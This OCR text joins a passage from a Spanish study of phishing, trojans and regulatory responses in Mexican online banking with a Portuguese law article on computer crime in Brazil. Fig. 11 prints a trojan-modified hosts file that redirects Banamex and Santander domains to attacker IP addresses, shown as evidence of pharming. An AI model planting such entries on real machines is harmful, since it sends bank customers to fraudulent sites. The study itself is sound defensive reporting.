A partir del 2005 se da la aparición masiva de correos con phishing con portales clonados. Los principales afectados fueron los 4 grandes bancos de Mexico. Es entonces cuando los bancos deciden alertar a sus usuarios acerca de los riesgos en la banca electrónica. Desafortunadamente la prensa encuentra muy atractivo la divulgación de casos con encabezados alarmistas y vendedores de periódicos. Artículos

mal informados que hacen pensar que no existe legislación ni protección alguna contra estos fraudes.

Fig. 6. Imágenes Phishing que descarga un troyano comercial – Perfect Keylogger

2.2 Phishing contra bancos regionales.

Los hackers pronto advirtieron que los grandes bancos presentaban un riesgo mayor y debido a que desarrollaron una rápida capacidad de respuesta, esto minimizaba sus posibilidades de éxito. Por lo cual enfocaron sus ataques a bancos regionales, con muy limitada capacidad de respuesta y en algunos casos totalmente ignorantes al tema.

Fig. 7. Los bancos regionales victima de los ataques.

3.- Repuesta del Gobierno

Aunque las cifras de fraude por Internet son mínimas comparadas con el fraude en tarjeta o cheque, lo alarmante fue la el rapidez con que creció.

Por lo tanto la Comisión Nacional Bancaria y de Valores (CNBV) inicio el desarrollo de un nuevo lineamiento para asegurar las transacciones electrónicas para las instituciones financieras en Mexico.

Entre los principales puntos que se establecieron para la banca electrónica destacan:

- *Solicitar, en forma adicional al uso del Identificador de Usuario y su respectiva Contraseña o Clave de Acceso, un segundo factor de Autenticación que contenga información dinámica. Para tal efecto, podrán utilizarse generadores de Claves de Acceso de un solo uso o tablas aleatorias de Contraseñas.*
- *Registrar previamente las cuentas destino, mismas que deberán quedar habilitadas después de un periodo determinado por la propia Institución.*
- *Proveer lo necesario para evitar la lectura de los caracteres que componen las Contraseñas o Claves de Acceso digitadas por el cliente en la pantalla del Medio Electrónico de acceso.*

http://www.cnbv.gob.mx/

Estos lineamientos son de carácter obligatorio para todos los usuarios de la banca electrónica en Mexico a partir del 3 de Marzo de 2007.

4- La Experiencia Brasileña

4.1 De acuerdo a los estudios realizados por Marcelo Lau, Académico de la Escuela Politécnica de la Universidad de São Paulo. A mayores medidas de seguridad, mas sofisticadas serán las técnicas de ataque de parte de los hackers. Con la implementación del segundo factor de autenticación y otras medidas, se ha dado la tendencia de que el phishing por medio de portales clonados desaparece.

En las conclusiones de Lau, esto se debe a la educación que los usuarios adquieren para reconocer este tipo de correos. Y a la disminución del riesgo por la misma implementación de estas medidas

Fig. 8. EL fraude por portales clonados tiene a desaparecer.

Sin embargo esto no implica que hayan disminuido los ataques, sino que se han especializado. El crecimiento de incidentes de tipo SCAM (Engano) para infectar los equipos con troyanos es la tendencia a futuro.




Fig. 9. Los troyanos utilizados para fraude a la alza.

La teoría de Marcelo Lau ha sido una predicción a muy corto plazo, pues cambios en la legislación en Mexico dispararon este tipo de eventos en el segundo trimestre de 2007.

5.- Los Fraudes en la Banca Electrónica en Mexico en 2007

5.1 A partir del 3 de Marzo de 2007 cuando entran en funciones las disposiciones de la Comisión Nacional Bancaria y de Valores, se da una drástica disminución de los fraudes. En el segundo trimestre de 2007 prácticamente desaparecieron los fraudes en la banca electrónica. Pero esta calma fue el tiempo que se tomaron los hacker para estudiar el entorno y preparar ataques nuevos pero con técnicas mucho mas sofisticadas.

Las diferentes implementaciones de las medidas impuestas por la CNBV han propiciado entornos muy diferentes. Mientras unos bancos solamente utilizan los tokens dinámicos (OTP) para la autenticación, hay otros que los utilizan para autenticar y confirmar las transferencias. Algunos tokens funcionan por evento y otros por tiempo. Incluso algunos implementaron el sistema de tarjeta de coordenadas. Esto combinado con la falsificación de documentos utilizados para aperturas cuentas bancarias han permitido que ejecutar un fraude sea todavía posible.

A continuación se describen los eventos que se presentaron en Mexico en el segundo trimestre de 2007

5.2 SCAMS

El SCAM o engaño se utiliza para hacer que el usuario auto instale troyanos en su equipo.





Fig. 10 Phishing Scam que aparenta contener un estudio académico instala un troyano para hacer pharming local. El troyano modifica la tabla de hosts del equipo del usuario, lo hacen caer en sitios falsos.



```
hosts - Bloc de notas
Archivo  Edición  Formato  Ver  Ayuda
127.0.0.1   localhost
208.53.170.249 boveda.banamex.com.mx
208.53.170.38  www.boveda.banamex.com.mx
208.53.170.249 bancanetempresarial.banamex.com.mx
208.53.170.249 www.bancanetempresarial.banamex.com.mx
208.53.144.38  www.santander.com.mx
208.53.144.38  santander.com.mx
208.53.144.38  www.santander-serfin.com
208.53.144.38  santander-serfin.com
208.53.144.38  www.santander-serfin.com.mx
208.53.144.38  santander-serfin.com.mx
208.53.144.38  santander.com
208.53.144.38  www.santander.com
208.53.144.38  www.serfin.com.mx
208.53.144.38  serfin.com.mx
208.53.144.35  enlace.santander-serfin.com
208.53.144.37  www.banamex.com.mx
208.53.144.37  banamex.com.mx
208.53.144.37  www.banamex.com
208.53.144.37  banamex.com
```

Fig. 11. Archivo Hosts modificado por troyano.

5.2 Phishing a Tarjeta de Crédito.

El uso de correos y troyanos para robar todos los datos de las tarjetas de crédito

Fig. 12. Phishing para tarjeta de crédito.

6.- Reacción de los Bancos

A pesar de que las regulaciones imponen una serie de normas, algunos bancos han implementado medidas adicionales de seguridad.

El primer caso es el de Banamex – Citibank que desde el 2004 ofrece una herramienta anti- intrusos que es de uso obligatorio en Corea. Esta herramienta tiene un Antivirus, Firewall Personal, protección contra Keyloggers, anti-pharming y elementos de protección contra phishing. Recientemente Santander Mexico ha lanzado la misma herramienta. Al momento de realizarse este estudio ambos bancos están estudiando la implementación obligatoria de esta herramienta para sus usuarios.

Fig. 13. Herramientas de protección para los usuarios de la banca en México.

Conclusiones

El trabajo conjunto de la regulación del gobierno, el esfuerzo de diferentes entidades para educar a los usuarios y la integración de proveedores de seguridad a los servicios en línea han demostrado ser un eficaz frente de batalla. El fraude en línea en Mexico disminuyó drásticamente. Algunos indicadores del éxito de estos esfuerzos son el "Efecto Cucaracha" donde los defraudadores mexicanos están atacando a los bancos de Centro y Sudamérica donde no existen estas medidas de protección y por otro lado el que los hackers estén explorando nuevas tecnologías cada ves mas sofisticadas.

Esta es una carrera cada vez más rápida y especializada. Podemos ver que experiencias como la mexicana demuestran que es posible dar una batalla digna.

Referencias

Lau Marcelo - Fraud analysis over Internet Banking environment (2007).

CRIMES INFORMÁTICOS: O DIREITO PENAL NA ERA DA INFORMAÇÃO

Gisele Truzzi e Alexandre Daoun

1- introdução; 2- os crimes informáticos e a legislação penal; 3- conclusão; 4- referências bibliográficas.

1- INTRODUÇÃO

O presente trabalho se propõe a analisar o panorama da criminalidade informática no Brasil e o respectivo tratamento legal aplicado.

Inicialmente, cumpre destacar que entre os elementos da globalização do planeta, a chamada 'mutação tecnológica', ou 'informatização generalizada', culminou na propagação da internet e na revolução digital. Em 1999, comentando a revolução digital, o senador Roberto Campos projetou que a sociedade do próximo milênio seria digitalizada: "*Ignorá-la será uma automutilação. Nossa linguagem girará em termos de "bits", muito mais do que 'átomos"*[1].

É inegável que mencionada 'revolução' trouxe avanços significativos para a sociedade em geral e permitiu que países, como o Brasil, pudessem ser integrados ao mundo globalizado em diversos aspectos.

Entretanto, a consumação da informação lapidada em sistemas informatizados conjugada com a celeridade do fluxo alcançado com a rede mundial de computadores, não restringiu em apenas benesses para a sociedade brasileira.

Sobre os riscos originados por este avanço, especialmente no campo da informação, o filósofo francês Paul Virillo[2], adverte não só "*a padronização das opiniões, mas, sobretudo, a padronização das emoções"*. A massificação de opiniões deve ser considerada em qualquer estudo ou pesquisa sobre o tema.

Outro aspecto a ser destacado, até mesmo para o fiel cumprimento descritivo da organização da sociedade brasileira, consiste no fato da tecnologia ser considerada principal fundamento da globalização. Entretanto, essa tecnologia não pode ser entendida, isoladamente, como elemento propulsor de integração social. Neste diapasão, José Caldas Góis Jr. aponta que o avanço tecnológico é também gerador de exclusão social, "*o que permite dividir a humanidade em 'plugados' e 'desplugados"*'[3].

---

[1] Roberto Campos – discurso de posse na Academia Brasileira de Letras em 26 de outubro de 1999.

[2] Trecho extraído do artigo: *Alguns Temas Criminais relevantes da Lei de Imprensa* de Roberto Delmanto e Roberto Delmanto Junior, Revista do Advogado da associação dos Advogados de São Paulo, Ano XXIII, outubro de 2003, nº 72.

[3] José Caldas Góis Jr. *O Direito na Era das Redes: A Liberdade e o Delito no Ciberespaço*. Bauru, ed. Edipro, 2001.

Acerca da criminalidade informática, importante destacar que a maior bandeira da globalização e do avanço tecnológico está fincada na *Internet* mas, pelas próprias características do meio, vislumbra-se também um terreno novo e convidativo para a prática de delitos e fraudes que, como sabido, não ocorrem só no Brasil.

Nesse sentido, aponta Luiz Fernando Martins Castro que "*nem tudo é maravilha nesse ambiente, onde paira grave desconfiança das pessoas acerca da confiabilidade e segurança na realização de operações comerciais on line*"[4].

A utilização inapropriada das técnicas e procedimentos informáticos, inclua-se a internet, reveste-se de um grave fator criminógeno de delicado controle. Como decorrência, assiste-se de imediato o relevante impacto das novas tecnologias nas regulações jurídicas, em especial no Direito Penal.

Ademais, a disparidade de costumes e cultura dos povos, respaldada pela inalienável soberania dos países, não permite imposição de regramentos legais internacionais uniformes —o que se aplica também no âmbito da criminalidade na tecnologia da informação. Entretanto, Convenções Internacionais, tome-se como exemplo a que foi realizada na cidade de Budapeste em dezembro de 2000, demonstram o impulso de políticas criminais eficientes a serem aplicadas e, por conseguinte, estabelecimento de diretrizes fundamentais para o combate, dentre outros, à pornografia infanto-juvenil na internet, fraudes de cunho financeiro-econômico e demais práticas relativas à informática e tecnologia da informação em geral.

2. OS CRIMES INFORMÁTICOS E A LEGISLAÇÃO PENAL

Diante do cenário apresentado, indispensável a reflexão acerca das normas penais à luz do desenvolvimento da informática.

Inicialmente, cumpre destacar que a questão da nomenclatura para crimes dessa natureza, como em outros países, não está uniformizada no Brasil.

Entre as expressões utilizadas —algumas de forma equivocada— temos: 'crimes de informática', 'crimes tecnológicos', 'crimes cibernéticos', crimes virtuais etc. Contudo, preferimos adotar o termo "crimes informáticos" pois, traduz, de forma ampliativa, os crimes praticados contra ou pela utilização de sistemas informatizados englobando-se aqueles cometidos na rede mundial de computadores.

Passamos a analisar o conceito de crime informático.

Pode-se afirmar que a doutrina penal e os tribunais brasileiros têm adotado o conceito de crimes informáticos como ação típica, antijurídica e culpável cometida contra ou pela utilização de processamento automático de dados ou sua transmissão, definição esta, similar à que foi cunhada pela Organização para Cooperação

[4] Luiz Fernando Martins Castro. *O Comércio eletrônico e a Defesa do Consumidor no Direito Brasileiro e no Mercosul*. Internet e direito – Reflexões Doutrinárias. Rio de Janeiro, ed. Lúmen Júris, 2001, p.134.

Econômica e Desenvolvimento da ONU (Organização das Nações Unidas): "*é qualquer conduta ilegal não ética, ou não autorizada, que envolva processamento automático de dados e/ou transmissão de dados*" [5].

Guilherme Guimarães Feliciano, define crimes informáticos como "*recente fenômeno histórico-sócio-cultural caracterizado pela elevada incidência de ilícitos penais (delitos, crimes e contravenções) que têm por objeto material ou meio de execução o objeto tecnológico informático (hardware, software, redes, etc.)*" [6].

Restritivamente, a penalista Ivete Senise Ferreira explica que "*o conceito de ação abrange qualquer comportamento humano, positivo ou omissivo, desde que seja típico, ou seja, corresponda ao modelo previsto na lei como crime, com a respectiva penalidade, atendendo-se ao princípio nullum crimen nulla poena sine lege* [7]- [8]" .

Com base na última definição, podemos afirmar que não pode ser considerado crime, conduta que não esteja prevista em lei, bem como a que foi formulada sem a observância do devido processo legislativo. É a prevalência dos princípios da reserva legal e da legalidade esculpidos na Constituição Brasileira[9].

Com precisão, ensina Marco Antonio Marques da Silva que "*o princípio da legalidade ou reserva legal constitui um efetivo limite ao poder punitivo do Estado e, na medida em que impede a criação de tipos penais, a não ser de processo legislativo regular, se caracteriza por ser, também um limite ao poder normativo do Estado. (...) o princípio da legalidade é, no Estado Democrático de Direito, conseqüência direta do fundamento da dignidade da pessoa humana, pois remonta à idéia de proteção e desenvolvimento da pessoa, que o tem como referencial"* [10]. Mencionado princípio está ratificado na legislação infra-constitucional. É o que dispõe o artigo 1º do Código Penal Brasileiro: "Não há crime sem lei anterior que o defina. Não há pena sem prévia cominação legal".

Assim, considerando que toda conduta proibida deve estar perfeitamente definida em lei penal incriminadora e que a conduta que não esteja ali prevista é lícita, acrescente-se que em atenção ao mesmo princípio, proíbe-se o uso da analogia

[5] Conceito extraído do artigo *Brevíssimas considerações sobre Delitos Informáticos* de Augusto Eduardo de Souza Rossini, *in* Caderno jurídico da Escola superior do ministério Público de São Paulo, ano II, nº IV, - julho de 2002, p. 140.

[6] http://www.lazaro.guimaraes.nom.br/infocrim.htm - Acesso em 04/2004.

[7] Ivete Senise Ferreira. *A criminalidade informática.. Direito & Internet, Aspectos Jurídicos Relevantes,* obra coordenada por Newton de Lucca e Adalberto Simão Filho. Bauru, ed. Edipro, 2000, p.211.

[8] Francisco de Assis Toledo. *Princípios Básicos de Direito Penal*. São Paulo, Ed. Saraiva, 1994, p.21/22, afirma que foi Feuerbach quem construiu a fórmula latina, além de dar fundamentação jurídico-penal, não só política, ao princípio.

[9] CR/88, art. 5º, XXXIX: "Não há crime sem lei anterior que o defina, nem pena sem prévia cominação legal".

[10] Marco Antonio Marques da Silva. *Acesso à Justiça Penal e Estado Democrático de Direito.* São Paulo, Ed. J. de Oliveira, 2001, p. 07.

maléfica, ou *in malam partem*[11], para imposição de penas.

Com efeito, partindo para o campo fático dos crimes informáticos, temos constatado a prática de condutas possuidoras de cunho tecnológico que já estão tuteladas na legislação penal e portanto passível de perfeita aplicação.

Como exemplos clássicos podemos mencionar a prática do estelionato em todas as suas formas, bem como a lavagem de dinheiro, o terrorismo, a apologia ao crime ou criminoso, a violação à propriedade industrial, a pornografia infanto-juvenil e outros, repita-se, já devidamente inseridos no Código Penal brasileiro e em Leis Penais Especiais. Conforme antes mencionado, são crimes praticados pelo meio informático; velhos crimes com nova roupagem. A inovação está apenas no *modus operandi* do cometimento do crime.

Nas hipóteses mencionadas, o acertado entendimento pátrio restringe a inovação na conduta apenas ao meio pelo qual é praticado o crime qual seja, a utilização da tecnologia. Nesse sentido, já estabeleceu o Supremo Tribunal Federal brasileiro, no emblemático voto do Min. Sepúlveda Pertence, que julgando caso de pornografia infanto-juvenil em rede BBS, apontou: *"...o meio técnico empregado para realizá-la pode até ser de invenção posterior à edição da lei penal: a invenção da pólvora não reclamou redefinição do homicídio para tornar explícito que nela se compreendia a morte dada a outrem mediante arma de fogo"* [12].

Portanto, conclui-se que para o mencionado rol de condutas não há que se falar na criação de novos tipos penais em razão do fator tecnológico. Crimes que a tecnologia funciona, repita-se, apenas como veículo ou meio para cometimento de condutas claramente definidas na legislação penal vigente ou seja, hipóteses em que o bem jurídico aviltado já está devidamente tutelado pela lei.

É assim que nossos tribunais têm decidido. Tome-se outro exemplo, acerca dos crimes contra honra[13]: "*Quando da promulgação da Lei nº 5.250/67, não se cogitava do advento de uma rede internacional de computadores que pudesse ser utilizada para a produção e transmissão mundial de todo tipo de informações. A falta de previsão legal não impede, porém, que sites, dirigidos à atividade jornalística em geral que publica notícias, informações, comentários, críticas etc., sejam equiparados a serviço noticioso e considerados como meios de informação e de divulgação, para efeito de configuração de eventuais abusos no exercício da liberdade de manifestação do pensamento e informação, alcançados pelo art. 12 da Lei nº 5.250/67, mediante interpretação extensiva."*

Entretanto, hipóteses que envolvem tecnologia, dado, informação e sistema equivalente, como finalidade almejada pelo agente criminoso no desempenho da conduta criminosa não estão

[11] O princípio da reserva legal exige que a lei penal seja interpretada sem ampliações nem equiparações analógicas, salvo se for para beneficiar o réu (TACrim-SP, RT 594/365).

[12] STF – HC 76.689 – PB – 1ª T. – Rel. Min. Sepúlveda Pertence – DJU 06.11.1998 – p. 03.

[13] TACrim-SP, 10ª C., HC 416.372-2, Rel. Juiz Marcio Bártoli, j. 31.07.2002

expressamente tuteladas na legislação penal brasileira que, como já mencionado, não admite aplicação da analogia maléfica, ou *in malam partem*. Para estas hipóteses, atentando-se para o princípio constitucional da reserva legal, há necessidade de regulamentação própria e específica por meio de elaboração de tipos penais que contenham tal previsão.

Portanto, além dos bens jurídicos individuais e coletivos já existentes na legislação penal brasileira, alguns estudiosos do Direito Penal preconizam tutela penal para um bem jurídico específico que atenda essa latente necessidade oriunda do avanço tecnológico: a proteção da chamada "segurança informática". Referido conceito protetivo está consubstanciado em elementos próprios, tais como integridade, disponibilidade e confidencialidade da informação e já alcançam, em alguns segmentos do ordenamento, *status* de lei, como pode ser constatado na Lei nº 9.983/00[14]-[15], que impôs tratamento penal rígido para condutas praticadas no âmbito da administração pública, tutelando expressamente dados, banco de dados e sistemas informatizados traduzindo exatamente a inquietude com interpretação e aplicação legal aos conceitos de informática.

3-CONCLUSÃO

A análise acerca da criação de leis penais que envolve tecnologia da informação, deve ser feita com extrema cautela, especialmente quanto à finalidade e eficácia da criação legal. É sabido que há necessidade de tutelar objetos jurídicos oriundos do avanço tecnológico alcançado nas últimas décadas. Entretanto, vivenciamos no Brasil inúmeras propostas legislativas para os mais variados segmentos de atividade humana inter-relacionadas com o Direito Penal. Como conseqüência, não são poucos os casos de repetição legislativa —inflação legislativa— ou utilização do Direito Penal em hipóteses que poderia ser dispensado.

Como é sabido, o Direito Penal deve entrar em cena somente quando outros ramos do Direito mostraram-se insuficientes para a solução dos conflitos. Sua excessiva aplicação, gera descrédito e ineficiência.

É bom lembrar que o Direito Penal, no Estado Democrático de Direito, deve ser o último

[14] A Lei nº 9.983/00 introduziu, além de outros, os seguintes dispositivos legais no código Penal Brasileiro: art. 313-A. Inserir ou facilitar, o funcionário autorizado, a inserção de dados falsos, alterar ou excluir indevidamente dados corretos nos sistemas informatizados ou banco de dados da Administração Pública, com o fim de obter vantagem indevida para si ou para outrem ou para causar dano: Pena – reclusão de 2 (dois) a 12 (doze) anos, e multa; Art. 313-B. Modificar ou alterar, o funcionário, sistema de informações ou programa de informática sem autorização ou solicitação de autoridade competente: Pena – detenção, de 3 (três) meses a 2 (dois) anos, e multa. Parágrafo único. As penas são aumentadas de um terço até a metade se da modificação ou alteração resulta dano para a Administração Pública ou para o administrado.

[15] HABEAS CORPUS. FRAUDES PREVIDENCIÁRIAS. LIBERDADE PROVISÓRIA. Paciente presa no terminal do computador em plena faina, inserindo dados falsos no sistema chamado "planilha". Existência de uma nota de culpa, não questionada no flagrante. Ordem denegada, à unanimidade. (TRF2 – 5ª T., HC 2002.02.01.036161-7, Rel. Juiz Alberto Nogueira, j. 29.10.2002, v.u., DJU 19.08.2003)

recurso de que o Estado pode lançar mão para proteger bens jurídicos.

Pergunta-se: O que justificaria a opção do legislador, dentre tantos instrumentos de resposta normativa, pela ameaça da sanção penal, precisamente aquela que de regra atinge a liberdade, que é um dos direitos individuais mais relevantes?

A resposta pode começar pela exigência da proporcionalidade entre a gravidade da sanção penal e o objeto tutelado pela norma incriminadora. A questão que se põe, consiste na necessidade ou não de utilizar o Direito Penal para solucionar conflitos carreados pelo avanço tecnológico, sem antes utilizar-se de outros ramos do direito. Medidas administrativas ou de cunho patrimonial —por exemplo, ressarcimento ou reparação de dano— podem ser instrumentos eficazes na coibição de condutas praticadas com o ingrediente tecnológico.

Como pudemos observar, boa parte das notícias que envolvem 'crime' e 'tecnologia' já estão tuteladas pela legislação pátria, afastando definitivamente, a idéia de que a internet é território livre e isento de responsabilidades. Ao contrário, temos claro que, para o chamado ambiente virtual, aplica-se toda a legislação em vigor que for pertinente.

Assim, via de regra, não há que se falar na criação de leis, especialmente, as de cunho penal para disciplinar os crimes informáticos. Eventualmente, apenas alguns ajustes legislativos podem e devem ser feitos para melhor adequar nossa realidade tecnológica ao arcabouço das leis vigentes.

4.REFERÊNCIAS BIBLIOGRÁFICAS

Amaro Moraes e Silva Neto. Privacidade na Internet, um enfoque jurídico. Bauru, ed. Edipro, , 2001.

Augusto Eduardo de Souza Rossini. *Brevíssimas considerações sobre Delitos Informáticos*, *in* Caderno jurídico da Escola superior do ministério Público de São Paulo, ano II, nº IV, - julho de 2002, p. 140.

Francisco de Assis Toledo. *Princípios Básicos de Direito Penal*. São Paulo, Ed. Saraiva, 1994.

Ivete Senise Ferreira. *A criminalidade informática.. Direito & Internet, Aspectos Jurídicos Relevantes,* obra coordenada por Newton de Lucca e Adalberto Simão Filho. Bauru, ed. Edipro, 2000, p.211.

José Caldas Góis Jr. *O Direito na Era das Redes: A Liberdade e o Delito no Ciberespaço*. Bauru, ed. Edipro, 2001.

Luiz Fernando Martins Castro. *O Comércio eletrônico e a Defesa do Consumidor no Direito Brasileiro e no Mercosul*. Internet e direito – Reflexões Doutrinárias. Rio de Janeiro, ed. Lúmen Júris, 2001, p.134.

Marco Antonio Marques da Silva. *Acesso à Justiça Penal e Estado Democrático de Direito.* São Paulo, Ed. J. de Oliveira, 2001.

Omar Kaminski. Internet Legal, o direito na tecnologia da informação. Curitiba, Ed. Juruá, 2003.